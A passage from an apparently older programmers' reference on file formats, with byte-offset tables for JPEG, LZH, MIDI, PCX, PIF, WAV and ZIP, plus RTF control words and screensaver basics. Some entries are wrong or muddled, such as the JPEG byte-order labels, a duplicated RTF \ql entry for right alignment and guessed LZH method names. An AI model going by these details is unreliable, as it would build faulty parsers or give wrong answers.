The following illustration shows the XOR and AND masks that create a monochrome icon (measuring 8 pixels by 8 pixels) in the form of an uppercase K:

**Windows Icon Selection**

Windows detects the resolution of the current display and matches it against the width and height specified for each version of the icon image. If Windows determines that there is an exact match between an icon image and the current device, it uses the matching image. Otherwise, it selects the closest match and stretches the image to the proper size.

If an icon-resource file contains more than one image for a particular resolution, Windows uses the icon image that most closely matches the color capabilities of the current display. If no image matches the device capabilities exactly, Windows selects the image that has the greatest number of colors without exceeding the number of display colors. If all images exceed the color capabilities of the current display, Windows uses the icon image with the least number of colors.

## 72.11 JPEG

Format of a JPEG block (all data is in Motorola byte order) :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | word | Block ID<br>0FFD8h - JPEG signature block(4 chars="JFIF")<br>0FFC0h - JPEG color information<br>0FFC1h - JPEG color information |
| 0002h | 1 | word | Block size in bytes, without ID word. |

Format of JPEG color information (motorola byte order) :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | byte | 1=Grayscale image |
| 0001h | 1 | word | Height |
| 0003h | 1 | word | Width |

Another try for JPEG identification could be this one :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | dword | ID=FFD9FFE0h<br>ID=FFD8FFE0h<br>Big endian JPEG file (Intel)<br>ID=E0FFD8FFh<br>Little endian JPEG file (Motorola) |

## 72.12 LZH

The LHArc/LHA archiver is a multi platform archiver made by Haruyasu Yoshizaki, which has a relatively good compression. It uses more or less the same technology like the ZIP programs by Phil Katz. There was a hack named "ICE", which had only the graphic characters displayed on decompression changed.

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | byte | Size of archived file header |
| 0001h | 1 | byte | Checksum of remaining bytes |
| 0002h | 3 | char | ID='-lh'<br>ID='-lz' |
| 0005h | 1 | char | Compression methods used (see table 0005) |
| 0006h | 1 | char | ID='-' |
| 0007h | 1 | dword | Compressed size |
| 000Bh | 1 | dword | Uncompressed size |
| 000Fh | 1 | dword | Original file date/time (see table 0009) |
| 0013h | 1 | word | File attribute |
| 0015h | 1 | byte | Filename / path length in bytes<br>="LEN" |
| 0016h | "LEN" | char | Filename / path |
| 0018h<br>+"LEN" | 1 | word | CRC-16 of original file |

(Table 0005)
LHArc compression types
  "0" - No compression
  "1" - LZW, 4K buffer, Huffman for upper 6 bits of position
  "2" - unknown
  "3" - unknown
  "4" - LZW, Arithmetic Encoding
  "5" - LZW, Arithmetic Encoding
  "s" - LHa 2.x archive?
  "\" - LHa 2.x archive?
  "d" - LHa 2.x archive?

## 72.13 MIDI

The MIDI file format is used to store MIDI song data on disk. The discussed version of the MIDI file spec is the approved MIDI Manufacturers' Associations format version 0.06 of (3/88). The contact address is listed in the adresses file. Version 1.0 is technically identical but the description has been rewritten. The description was made by Dave Oppenheim, most of the text was taken right out of his document.

MIDI files contain one or more MIDI streams, with time information for each event. Song, sequence, and track structures, tempo and time signature information, are all

supported. Track names and other descriptive information may be stored with the MIDI data. This format supports multiple tracks and multiple sequences so that if the user of a program which supports multiple tracks intends to move a file to another one, this format can allow that to happen.
The MIDI files are block oriented files, currently only 2 block types are defined, header and track data. Opposed to the IFF and RIFF formats, no global header is given, so that the validation must be done by adding the different block sizes.
A MIDI file always starts with a header block, and is followed by one or more track block.

The format of the header block :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 4 | char | ID='MThd' |
| 0004h | 1 | dword | Length of header data (=6) |
| 0008h | 1 | word | Format specification<br>0 - one, single multi-channel track<br>1 - one or more simultaneous tracks<br>2 - one or more sequentially independent single-track patterns |
| 000Ah | 1 | word | Number of track blocks in the file |
| 000Ch | 1 | int | Unit of delta-time values.<br>If negative :<br>Absolute of high byte :<br>Number of frames per second.<br>Low byte :<br>Resolution within one frame<br>If positive, division of a quarter-note. |

**The track data format :**
The MTrk block type is where actual song data is stored. It is simply a stream of MIDI events (and non-MIDI events), preceded by delta-time values.

Some numbers in MTrk blocks are represented in a form called a variable-length quantity. These numbers are represented 7 bits per byte, most significant bits first. All bytes except the last have bit 7 set, and the last byte has bit 7 clear. If the number is between 0 and 127, it is thus represented exactly as one byte. Since this explanation might not be too clear, some examples :

| Number (hex) | Representation (hex) |
|---|---|
| 00000000 | 00 |
| 00000040 | 40 |
| 0000007F | 7F |
| 00000080 | 81 00 |
| 00002000 | C0 00 |
| 00003FFF | FF 7F |
| 001FFFFF | FF FF 7F |
| 08000000 | C0 80 80 00 |
| 0FFFFFFF | FF FF FF 7F |

The largest number which is allowed is 0FFFFFFF so that the variable-length representation must fit in 32 bits in a routine to write variable-length numbers.

Each track block contains one or more MIDI events, each event consists of a delta-time and the number of the event. The delta-time is stored as a variable-length quantity and represents the time to delay before the following event. A delta-time of 0 means, that the event occurs simultaneous with the previous event or occurs right at the start of a track. The delta-time unit is specified in the header block.

Format of track information block :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 4 | char | ID='MTrk' |
| 0004h | 1 | dword | Length of header data |
| 0008h | ? | rec | <delta-time>, <event> |

Three types of events are defined, MIDI event, system exclusive event and meta event. The first event in a file must specify status; delta-time itself is not an event. Meta events are non-MIDI informations.

The format of the meta event :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | byte | ID=FFh |
| 0001h | 1 | byte | Type (<=128) |
| 0002h | ? | ? | Length of the data, 0 if no data<br>stored as variable length quantity |
| | ? | byte | Data |

A few meta-events are defined. It is not required for every program to support every meta-event. Meta-events initially defined include:

FF 00 02 ssss Sequence Number
This optional event, which must occur at the beginning of a track, before any nonzero delta-times, and before any transmittable MIDI events, specifies the number of a sequence.

FF 01 len text Text Event
Any amount of text describing anything. It is a good idea to put a text event right at the beginning of a track, with the name of the track, a description of its intended orchestration, and any other information which the user wants to put there. Programs on a computer which does not support non-ASCII characters should ignore those characters with the hi-bit set. Meta event types 01 through 0F are reserved for various types of text events, each of which meets the specification of text events(above) but is used for a different purpose:

FF 02 len text Copyright Notice
Contains a copyright notice as printable ASCII text. The notice should contain the characters (C), the year of the copyright, and the owner of the copyright. If several pieces of music are in the same MIDI file, all of the copyright notices should be placed together in this event so that

it will be at the beginning of the file. This event should be the first event in the first track block, at time 0.

FF 03 len text Sequence/Track Name
If in a format 0 track, or the first track in a format 1 file, the name of the sequence. Otherwise, the name of the track.

FF 04 len text Instrument Name
A description of the type of instrumentation to be used in that track.

FF 05 len text Lyric
A lyric to be sung. Generally, each syllable will be a separate lyric event which begins at the event's time.

FF 06 len text Marker
Normally in a format 0 track, or the first track in a format 1 file. The name of that point in the sequence, such as a rehearsal letter or section name ("First Verse", etc.).

FF 07 len text Cue Point
A description of something happening on a film or video screen or stage at that point in the musical score ("Car crashes into house", "curtain opens", "she slaps his face", etc.)

FF 2F 00 End of Track
This event is not optional. It is included so that an exact ending point may be specified for the track, so that it has an exact length, which is necessary for tracks which are looped or concatenated.

FF 51 03 tttttt Set Tempo, in microseconds per MIDI quarter-note
This event indicates a tempo change. Another way of putting "microseconds per quarter-note" is "24ths of a microsecond per MIDI clock". Representing tempos as time per beat instead of beat per time allows absolutely exact dword-term synchronization with a time-based sync protocol such as SMPTE time code or MIDI time code. This amount of accuracy provided by this tempo resolution allows a four-minute piece at 120 beats per minute to be accurate within 500 usec at the end of the piece. Ideally, these events should only occur where MIDI clocks would be located Q this convention is intended to guarantee, or at least increase the likelihood, of compatibility with other synchronization devices so that a time signature/tempo map stored in this format may easily be transferred to another device.

FF 54 05 hr mn se fr ff SMPTE Offset
This event, if present, designates the SMPTE time at which the track block is supposed to start. It should be present at the beginning of the track, that is, before any nonzero delta-times, and before any transmittable MIDI events. The hour must be encoded with the SMPTE format, just as it is in MIDI Time Code. In a format 1 file, the SMPTE Offset must be stored with the tempo map, and has no meaning in any of the other tracks. The ff field contains fractional frames, in 100ths of a frame, even in SMPTE-based tracks which specify a different frame subdivision for delta-times.

FF 58 04 nn dd cc bb Time Signature
The time signature is expressed as four numbers. nn and dd represent the numerator and denominator of the time signature as it would be notated. The denominator is a negative power of two: 2 represents a quarter-note, 3 represents an eighth-note, etc. The cc parameter expresses the number of MIDI clocks in a metronome click. The bb parameter expresses the number of notated 32nd-notes in a MIDI quarter- note (24 MIDI Clocks).

FF 59 02 sf mi Key Signature
sf = -7: 7 flats
sf = -1: 1 flat
sf = 0: key of C
sf = 1: 1 sharp
sf = 7: 7 sharps

mi = 0: major key
mi = 1: minor key

FF 7F len data Sequencer-Specific Meta-Event
Special requirements for particular sequencers may use this event type: the first byte or bytes of data is a manufacturer ID. However, as this is an interchange format, growth of the spec proper is preferred to use of this event type. This type of event may be used by a sequencer which elects to use this as its only file format; sequencers with their established feature-specific formats should probably stick to the standard features when using this format.

The system exclusive event is used as an escape to specify arbitrary bytes to be transmitted. The system exclusive event has two forms, to compensate for some manufacturer-specific modes, the F7h event is used if a F0h is to be transmitted. Each system exclusive event must end with an F7h event.

The format of a system exclusive event :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | byte | ID=F0h,ID=F7h |
| 0001h | ? | ? | Length as variable length qty. |
| | ? | byte | bytes to be transmitted |

## 72.14 PCX

The PCX files are created by the programs of the ZSoft Paintbrush family and the FRIEZE package by the same manufacturer. A PCX file contains only one image, the data for this image and possibly palette information for this image. The encoding scheme used for PCX encoding is a simple RLE mechanism, see ALGRTHMS.txt for further information. A PCX image is stored from the upper scan line to the lower scan line.

The size of a decoded scan line is always an even number, thus one additional byte should always be allocated for the decoding buffer.

The header has a fixed size of 128 bytes and looks like this :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | byte | Manufacturer.<br>10=ZSoft |
| 0001h | 1 | byte | Version information<br>0=PC Paintbrush v2.5<br>2=PC Paintbrush v2.8 w palette information<br>3=PC Paintbrush v2.8 w/o palette information<br>4=PC Paintbrush/Windows<br>5=PC Paintbrush v3.0+ |
| 0002h | 1 | byte | Encoding scheme, 1 = RLE, none other known |
| 0003h | 1 | byte | Bits per pixel |
| 0004h | 1 | word | left margin of image |
| 0006h | 1 | word | upper margin of image |
| 0008h | 1 | word | right margin of image |
| 000Ah | 1 | word | lower margin of image |
| 000Ch | 1 | word | Horizontal DPI resolution |
| 000Eh | 1 | word | Vertical DPI resolution |
| 0010h | 48 | byte | Color palette setting for 16-color images<br>16 RGB triplets |
| 0040h | 1 | byte | reserved |
| 0041h | 1 | byte | Number of color planes = "NCP" |
| 0042h | 1 | word | Number of bytes per scanline (always even,<br>use instead of right margin-left margin).<br>="NBS" |
| 0044h | 1 | word | Palette information<br>1=color/bw palette<br>2=grayscale image |
| 0046h | 1 | word | Horizontal screen size |
| 0048h | 1 | word | Vertical screen size |
| 004Ah | 54 | byte | reserved, set to 0 |

The space needed to decode a single scan line is "NCP"*"NBS" bytes, the last byte may be a junk byte which is not displayed. After the image data, if the version number is 5 (or greater?) there possibly is a VGA color palette. The color ranges from 0 to 255, 0 is zero intensity, 255 is full intensity. The palette has the following format :

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | byte | VGA palette ID (=0Ch) |
| 0001h | 768 | byte | RGB triplets with palette information |

## 72.15 PIF

The Program Information Files have stayed a long time with the PC. They origi- nated from IBMs Topview, were carried on by DoubleView and DesqView, and today they are used by Windows and Windows NT. The PIF files store additional information about executables that are foreign to the running multitasking system such as ressource usage, keyboard and mouse virtualization and hotkeys. The original (Topview) PIF had a size of

171h bytes, after that, there come the various extensions for the different operating environments. The different extensions are discussed in their own sections.

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | byte | reserved |
| 0001h | 1 | byte | Checksum |
| 0002h | 30 | char | Title for the window |
| 0020h | 1 | word | Maximum memory reserved for program |
| 0022h | 1 | word | Minimum memory reserved for program |
| 0024h | 63 | char | Path and filename of the program |
| 0063h | 1 | byte | 0 - Do not close window on exit<br>other - Close window on exit |
| 0064h | 1 | byte | Default drive (0=A: ??) |
| 0065h | 64 | char | Default startup directory |
| 00A5h | 64 | char | Parameters for program |
| 00E5h | 1 | byte | Initial screen mode, 0 equals mode 3 ? |
| 00E6h | 1 | byte | Text pages to reserve for program |
| 00E7h | 1 | byte | First interrupt used by program |
| 00E8h | 1 | byte | Last interrupt used by program |
| 00E9h | 1 | byte | Rows on screen |
| 00EAh | 1 | byte | Columns on screen |
| 00EBh | 1 | byte | X position of window |
| 00ECh | 1 | byte | Y position of window |
| 00EDh | 1 | word | System memory ?? whatever |
| 00EFh | 64 | char | ?? Shared program path |
| 012Fh | 64 | char | ?? Shared program data file |
| 016Fh | 1 | word | Program flags |

## 72.16 RTF

RTF text is a form of encoding of various text formatting properties, document structures, and document properties, using the printable ASCII character set. Special characters can be also thus encoded, although RTF does not prevent the utilization of character codes outside the ASCII printable set. The main encoding mechanism of "control words" provides a name space that may be later used to expand the realm of RTF with macros, programming, etc.

### 1. BASIC INGREDIENTS

Control words are of the form:

\lettersequence <delimiter> where <delimiter>. is:

. a space: the space is part of the control word.

. a digit or - means that a parameter follows. The following digit sequence is then delimited by a space or any other non-letter-or-digit as for control words.

. any other non-letter-or digit: terminates the control word, but is not a part of the control word.

By "letter:, here we mean just the upper and lower case ASCII letters.

Control symbols consist of a \ character followed by a single non-letter. They require no further delimiting.

Notes: control symbols are compact, but there are not too many of them. The number of possible control words are not limited.

The parameter is partially incorporated in control symbols, so that a program that does not understand a control symbol can recognize and ignore the corresponding parameter as well.

In addition to control words and control symbols, there are also the braces:

{ group start, and

} group end. The text grouping will be used for formatting

and to delineate document structure - such as the footnotes, headers, title, and so on. The control words, control symbols, and braces constitute control information. All other characters in RTF text constitute "plain text".

Since the characters \, {, and } have specific uses in RTF, the control symbols \\,\{, and \} are provided to express the corresponding plain characters.

## 2. WHAT RTF TEXT MEANS (SEMANTICS)

The reader of a RTF stream will be concerned with:
Separating control information from plain text. Acting on control information. This is designed to be a relatively simple process, as described below. Some control information just contributes special characters to the plain text stream. Other information serves to change the "program state" which includes properties of the document as a whole and also a stack of "group states" that apply to parts. Note that the group state is saved by the { brace and is restored by the } brace. The current group state specifies:

1. the "destination" or part of the document that the plain text is building up.
2. the character formatting properties - such as bold or italic.
3. the paragraph formatting properties - such as justified.
4. the section formatting properties - such as number of columns.

Collecting and properly disposing of the remaining "plain text" as directed by the current group state.

In practice the RTF reader will proceed as follows:

0. read next char

1. if ={

   stack current state. current state does not change.
   continue.

2. if =}

   unstack current state from stack. this will change the state in general.

3. if =\

   collect control word/control symbol and parameter, if any. look up word/symbol in symbol table (a constant table) and act according to the description there. The different actions are listed below. Parameter is left available for use by the action.

   Leave read pointer before or after the delimiter, as appropriate.

   After the action, continue.

4. otherwise, write "plain text" character to current destination using current formatting properties.

Given a symbol table entry, the possible actions are as follows:

A. Change destination:
   change destination to the destination described in the entry.
   Most destination changes are legal only immediately after a {.
   Other restrictions may also apply (for example, footnotes may not be nested.)

B. Change formatting property:
   The symbol table entry will describe the property and whether the parameter is required.

C. Special character:
   The symbol table entry will describe the character code..
   goto 4.

D. End of paragraph
   This could be viewed as just a special character.

E. End of section
   This could be viewed as just a special character.

F. Ignore

**3. SPECIAL CHARACTERS**

The special characters are explained as they exist in Mac Word. Clearly, other characters may be added for interchange with other programs. If a character name is not recognized by a reader, according to the rules described above, it will be simply ignored.

| | |
|---|---|
| \chpgn | current page number (as in headers) |
| \chftn | auto numbered footnote reference(footnote to follow in a group) |
| \chpict | placeholder character for picture (picture to follow in a group) |
| \chdate | current date (as in headers) |
| \chtime | current time (as in headers) |
| \| | formula character |
| \~ | non-breaking space |
| \- | non-required hyphen |
| _ | non-breaking hyphen |
| \page | required page break |
| \line | required line break (no paragraph break) |
| \par | end of paragraph. |
| \sect | end of section and end of paragraph. |
| \tab | same as ASCII 9 |

For simplicity of operation, the ASCII codes 9 and 10 will be accepted as \tab and \par respectively. ASCII 13 will be ignored. The control code \<10> will be ignored. It may be used to include "soft" carriage returns for easier readability but which will have no effect on the interpretation.

**4. DESTINATIONS**

The change of destination will reset all properties to default. Changes are legal only at the beginning of a group (by group here we mean the text and controls enclosed in braces.)

| | |
|---|---|
| \rtf<param> | The destination is the document. The parameter is the version number of the writer. This destination preceded by { the beginnings of RTF documents and the corresponding } marks the end. Legal only once after the initial {. Small scale interchange of RTF where other methods for marking the end of string are available, as in a string constant, need not include this identification but will start with this destination as the default. |
| \pict | The destination is a picture. The group must immediately follow a \chpict character. The plain text describes the picture as a hex dump (string of characters 0,1,...9, a, ..., e, f.) |
| \footnote | The destination is a footnote text. The group must immediately follow the footnote reference character(s). |
| \header | The destination is the header text for the current section. The group must precede the first plain text character in the section. |
| \headerl | Same as above, but header for left-hand pages. |
| \headerr | Same as above, but header for right-hand pages. |
| \headerf | Same as above, but header for first page. |
| \footer | Same as above, but footer. |
| \footerl | Same as above, but footer for left-hand pages. |
| \footerr | Same as above, but footer for right-hand pages. |
| \footerf | Same as above, but header for first page. |
| \ftnsep | Same as above, but text is footnote separator |
| \ftnsepc | Same as above, but text is separator for continued footnotes. |

| | |
|---|---|
| \ftncn | Same as above, but text is continued footnote notice. |
| \info | text is information block for the document. Parts of the text is further classified by "properties" of the text that are listed below - such as "title". These are not formatting properties, but a device to delimit and identify parts of the info from the text in the group. |
| \stylesheet | text is the style sheet for the document. More precisely, text between semicolons are taken to be style names which will be defined to stand for the formatting properties which are in effect. |
| \fonttbl | font table. See below. |
| \colortbl | color table. See below. |
| \comment | text will be ignored. |

### 5. DOCUMENT FORMATTING PROPERTIES

(000 stands for a number which may be signed)

| | | |
|---|---|---|
| \paperw000 | paper width in twips | 12240 |
| \paperh000 | paper height | 15840 |
| \margl000 | left margin | 1800 |
| \margr000 | right margin | 1800 |
| \margt000 | top margin | 1440 |
| \margb000 | bottom margin | 1440 |
| \facingp | facing pages | |
| \gutter000 | gutter width | |
| \deftab000 | default tab width | 720 |
| \widowctrl | enable widow control | |
| \endnotes | footnotes at end of section | |
| \ftnbj | footnotes at bottom of page | default |
| \ftntj | footnotes beneath text (top just) | |
| \ftnstart000 | starting footnote number | 1 |
| \ftnrestart | restart footnote numbers each page | |
| \pgnstart000 | starting page number | 1 |
| \linestart000 | starting line number | 1 |
| \landscape | printed in landscape format | |

(the "next file" property will be encoded in the info text )

### 6. SECTION FORMATTING PROPERTIES

| | | |
|---|---|---|
| \sectd | reset to default section properties | |
| \nobreak | break code | |
| \colbreak | break code | default |
| \pagebreak | break code | |
| \evenbreak | break code | |
| \oddbreak | break code | |
| \pgnrestart | restart page numbers at 1 | |
| \pgndec | page number format decimal | default |

| | | |
|---|---|---|
| \pgnucrm | page number format uc roman | |
| \pgnlcrm | page number format lc roman | |
| \pgnucltr | page number format uc letter | |
| \pgnlcltr | page number format lc letter | |
| \pgnx000 | auto page number x pos | 720 |
| \pgny000 | auto page number y pos | 720 |
| \linemod000 | line number modulus | |
| \linex000 | line number - text distance | 360 |
| \linerestart | line number restart at 1 | default |
| \lineppage | line number restart on each page | |
| \linecont | line number continued from prev section | |
| \headery000 | header y position from top of page | 720 |
| \footery000 | footer y position from bottom of page | 720 |
| \cols000 | number of columns | 1 |
| \colsx000 | space between columns | 720 |
| \endnhere | include endnotes in this section | |
| \titlepg | title page is special | |

## 7. PARAGRAPH FORMATTING PROPERTIES

| | |
|---|---|
| \pard | dreset to default para properties. |
| \s000 | style |
| \ql | quad left (default) |
| \ql | right |
| \qj | justified |
| \qc | centered |
| \fi000 | first line indent |
| \li000 | left indent |
| \ri000 | right indent |
| \sb000 | space before |
| \sa000 | space after |
| \sl000 | space between lines |
| \keep | keep |
| \keepn | keep with next para |
| \sbys | side by side |
| \pagebb | page break before |
| \noline | no line numbering |
| \brdrt | border top |
| \brdrb | border bottom |
| \brdrl | border left |
| \brdrr | border right |
| \box | border all around |
| \brdrs | single thickness |
| \brdrth | thick |
| \brdrsh | shadow |
| \brdrdb | double |

| | |
|---|---|
| \tx000 | tab position |
| \tqr | right flush tab (these apply to last specified pos) |
| \tqc | centered tab |
| \tqdec | decimal aligned tab |
| \tldot | leader dots |
| \tlhyph | leader hyphens |
| \tlul | leader underscore |
| \tlth | leader thick line |

### 8. CHARACTER FORMATTING PROPERTIES

| | | |
|---|---|---|
| \plain | reset to default text properties. | |
| \b | bold | |
| \i | italic | |
| \strike | strikethrough | |
| \outl | outline | |
| \shad | shadow | |
| \scaps | small caps | |
| \caps | all caps | |
| \v | invisible text | |
| \f000 | font number n | |
| \fs000 | font size in half points | 24 |
| \ul | underline | |
| \ulw | word underline | |
| \uld | dotted underline | |
| \uldb | double underline | |
| \up000 | superscript in half points | |
| \dn000 | subscript in half points | |

### 9. INFO GROUP

The plain text in the group is used to specify the various fields of the information block. The current field may be thought of as a particular setting of the "sub-destination" property of the text..

| | |
|---|---|
| \title | following plain text is the title |
| \subject | following text is the subject |
| \operator | |
| \author | |
| \keywords | |
| \doccomm | comments (not to be confused with \comment ) |
| \version | |
| \nextfile | following text is name of "next" file |

The other properties assign their parameters directly to the info block.

| | |
|---|---|
| \verno000 | internal version number |
| \creatim | creation time follows |
| \yr000 | year to be assigned to previously specified timefield |
| \mo000 | |
| \dy000 | |
| \hr000 | |
| \min000 | |
| \sec000 | |
| \revtim | revision time follows |
| \printtim | print time follows |
| \buptim | backup time follows |
| \edmins00 | editing minutes |
| \nofpages000 | |
| \nofwords000 | |
| \noofchars000 | |
| \id000 | internal ID number |

## 72.17 SCR

SCR files are Windows EXE files (EXE NE) with the extension SCR. Windows calls the .SCR file with two command-line options:

| | |
|---|---|
| /s | to launch the screensaver |
| /c | to configure the screensaver |

For the windows control panel to recognise the screensaver, the program's module description string must begin with SCRNSAVE: (in uppercase). So, if writing a Visual Basic screensaver, simply set the application title to something like "SCRNSAVE:My Screensaver"

To create a new screen saver simply write a program that checks the command-line option when starting and performs the appropriate action. The display should use a full-screen window (usually with a black background) and should end when any key is pressed or when the mouse is moved.

Compile the program to .SCR.

## 72.18 WAV

The Windows .WAV files are RIFF format files. Some programs expect the fmt block right behind the RIFF header itself, so your programs should write out this block as the first block in the RIFF file.

The subblocks for the wave files are
RiffBLOCK [data]

This block contains the raw sample data. The necessary information for playback is contained in the [fmt ] block.

RiffBLOCK [fmt ]
This block contains the data necessary for playback of the sound files. Note the blank after fmt !

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | word | Format tag<br>1 = PCM (raw sample data)<br>2 etc. for APCDM, a-Law, u-Law ... |
| 0002h | 1 | word | Channels (1=mono,2=stereo,...) |
| 0004h | 1 | dword | Sampling rate |
| 0008h | 1 | dword | Average bytes per second (=sampling rate*channels) |
| 000Ch | 1 | word | Block alignment / reserved ?? |
| 000Eh | 1 | word | Bits per sample (8/12/16-bit samples) |

RiffBLOCK [loop]
This block is for looped samples. Very few programs support this block, but if your program changes the wave file, it should preserve any unknown blocks.

| OFFSET | Count | TYPE | Description |
|---|---|---|---|
| 0000h | 1 | dword | Start of sample loop |
| 0004h | 1 | dword | End of sample loop |

## 72.19 ZIP

Following is the official documenation of PKZIP.

**PKZIP® Application Note**

File: APPNOTE.TXT - .ZIP File Format Specification
Version: 4.0
Revised: 11/01/2000

I. Disclaimer

II. General Format of a .ZIP file

A. Local file header

B. File data

C. Data descriptor

D. Central directory structure

E. Explanation of fields

## I. Disclaimer

Although PKWARE will attempt to supply current and accurate information relating to its file formats, algorithms, and the subject programs, the possibility of error can not be eliminated. PKWARE therefore expressly disclaims any warranty that the information contained in the associated materials relating to the subject programs and/or the format of the files created or accessed by the subject programs and/or the algorithms used by the subject programs, or any other matter, is current, correct or accurate as delivered. Any risk of damage due to any possible inaccurate information is assumed by the user of the information. Furthermore, the information relating to the subject programs and/or the file formats created or accessed by the subject programs and/or the algorithms used by the subject programs is subject to change without notice.

## II. General Format of a ZIP file

Files stored in arbitrary order. Large zipfiles can span multiple diskette media or be split into user-defined segment sizes. The minimum user-defined segment size for a split .ZIP file is 64K..

Overall zipfile format:

```
[local file header1]
[file data 1]
[data_descriptor 1]
.
.
.
[local file header n]
[file data n]
[data_descriptor n]
[central directory]
```

### A. Local file header:

```
local file header signature   4 bytes (0x04034b50)
```

| | |
|---|---|
| version needed to extract | 2 bytes |
| general purpose bit flag | 2 bytes |
| compression method | 2 bytes |
| last mod file time | 2 bytes |
| last mod file date | 2 bytes |
| crc-32 | 4 bytes |
| compressed size | 4 bytes |
| uncompressed size | 4 bytes |
| filename length | 2 bytes |
| extra field length | 2 bytes |
| filename | (variable size) |
| extra field | (variable size) |

**B. File data:**

Immediately following the local header for a file is the compressed or stored data for the file. The series of [local file header][file data][data descriptor] repeats for each file in the .ZIP archive.

**C. Data descriptor:**

| | |
|---|---|
| crc-32 | 4 bytes |
| compressed size | 4 bytes |
| uncompressed size | 4 bytes |

This descriptor exists only if bit 3 of the general purpose bit flag is set (see below). It is byte aligned and immediately follows the last byte of compressed data. This descriptor is used only when it was not possible to seek in the output zip file, e.g., when the output zip file was standard output or a non seekable device.

**D. Central directory structure:**

[file header 1]
.
.
.
[file header n]
[digital signature]
[end of central directory record]

**File header:**

| | |
|---|---|
| central file header signature | 4 bytes (0x02014b50) |
| version made by | 2 bytes |
| version needed to extract | 2 bytes |
| general purpose bit flag | 2 bytes |
| compression method | 2 bytes |

| | |
|---|---|
| last mod file time | 2 bytes |
| last mod file date | 2 bytes |
| crc-32 | 4 bytes |
| compressed size | 4 bytes |
| uncompressed size | 4 bytes |
| filename length | 2 bytes |
| extra field length | 2 bytes |
| file comment length | 2 bytes |
| disk number start | 2 bytes |
| internal file attributes | 2 bytes |
| external file attributes | 4 bytes |
| relative offset of local header | 4 bytes |
| filename | (variable size) |
| extra field | (variable size) |
| file comment | (variable size) |

**End of central dir record:**

| | |
|---|---|
| end of central dir signature | 4 bytes (0x06054b50) |
| number of this disk | 2 bytes |
| number of the disk with the start of the central directory | 2 bytes |
| total number of entries in the central dir on this disk | 2 bytes |
| total number of entries in the central dir | 2 bytes |
| size of the central directory | 4 bytes |
| offset of start of central directory with respect to the starting disk number | 4 bytes |
| .ZIP file comment length | 2 bytes |
| .ZIP file comment | (variable size) |

**E. Explanation of fields:**
**version made by (2 bytes)**

The upper byte indicates the compatibility of the file attribute information. If the external file attributes are compatible with MS-DOS and can be read by PKZIP for DOS version 2.04g then this value will be zero. If these attributes are not compatible, then this value will identify the host system on which the attributes are compatible. Software can use this information to determine the line record format for text files etc. The current mappings are:

0 - MS-DOS and OS/2 (FAT / VFAT / FAT32 file systems)
1 - Amiga
2 - OpenVMS
3 - Unix

4 - VM/CMS
5 - Atari ST
6 - OS/2 H.P.F.S.
7 - Macintosh
8 - Z-System
9 - CP/M
10 - Windows NTFS
11 thru 255 - unused

The lower byte indicates the version number of the software used to encode the file. The value/10 indicates the major version number, and the value mod 10 is the minor version number.

**version needed to extract (2 bytes)**

The minimum software version needed to extract the file, mapped as above.

**general purpose bit flag: (2 bytes)**

Bit 0: If set, indicates that the file is encrypted.

(For Method 6 - Imploding)

Bit 1: If the compression method used was type 6, Imploding, then this bit, if set, indicates an 8K sliding dictionary was used. If clear, then a 4K sliding dictionary was used.

Bit 2: If the compression method used was type 6, Imploding, then this bit, if set, indicates an 3 Shannon-Fano trees were used to encode the sliding dictionary output. If clear, then 2 Shannon-Fano trees were used.

(For Methods 8 and 9 - Deflating)

| Bit 2 | Bit 1 | |
|---|---|---|
| 0 | 0 | Normal (-en) compression option was used. |
| 0 | 1 | Maximum (-exx/-ex) compression option was used. |
| 1 | 0 | Fast (-ef) compression option was used. |
| 1 | 1 | Super Fast (-es) compression option was used. |

Note: Bits 1 and 2 are undefined if the compression method is any other.

Bit 3: If this bit is set, the fields crc-32, compressed size and uncompressed size are set to zero in the local header. The correct values are put in the data descriptor immediately following the compressed data. (Note: PKZIP version 2.04g for DOS only recognizes this bit for method 8 compression, newer versions of PKZIP recognize this bit for any compression method.)

Bit 4: Reserved for use with method 8, for enhanced deflating.

Bit 5: If this bit is set, this indicates that the file is compressed patched data.(Note: Requires PKZIP version 2.70 or greater)

Bit 6: Currently unused.
Bit 7: Currently unused.
Bit 8: Currently unused.
Bit 9: Currently unused.
Bit 10: Currently unused.
Bit 11: Currently unused.
Bit 12: Reserved by PKWARE for enhanced compression.
Bit 13: Reserved by PKWARE.
Bit 14: Reserved by PKWARE.
Bit 15: Reserved by PKWARE.

**compression method: (2 bytes)**

(see accompanying documentation for algorithm descriptions)

0 - The file is stored (no compression)
1 - The file is Shrunk
2 - The file is Reduced with compression factor 1
3 - The file is Reduced with compression factor 2
4 - The file is Reduced with compression factor 3
5 - The file is Reduced with compression factor 4
6 - The file is Imploded
7 - Reserved for Tokenizing compression algorithm
8 - The file is Deflated
9 - Enhanced Deflating using Deflate64(tm)
10 - PKWARE Date Compression Library Imploding

**date and time fields: (2 bytes each)**

The date and time are encoded in standard MS-DOS format. If input came from standard input, the date and time are those at which compression was started for this data.

**CRC-32: (4 bytes)**

The CRC-32 algorithm was generously contributed by David Schwaderer and can be found in his excellent book "C Programmers Guide to NetBIOS" published by Howard W. Sams & Co. Inc. The 'magic number' for the CRC is 0xdebb20e3. The proper CRC pre and post conditioning is used, meaning that the CRC register is pre-conditioned with all ones (a starting value of 0xffffffff) and the value is post-conditioned by taking the one's complement of the CRC residual. If bit 3 of the general purpose flag is set, this field is set to zero in the local header and the correct value is put in the data descriptor and in the central directory.

**compressed size: (4 bytes)**
**uncompressed size: (4 bytes)**

The size of the file compressed and uncompressed, respectively. If bit 3 of the general purpose bit flag is set, these fields are set to zero in the local header and the correct values are put in the data descriptor and in the central directory.

**filename length: (2 bytes)**
**extra field length: (2 bytes)**
**file comment length: (2 bytes)**

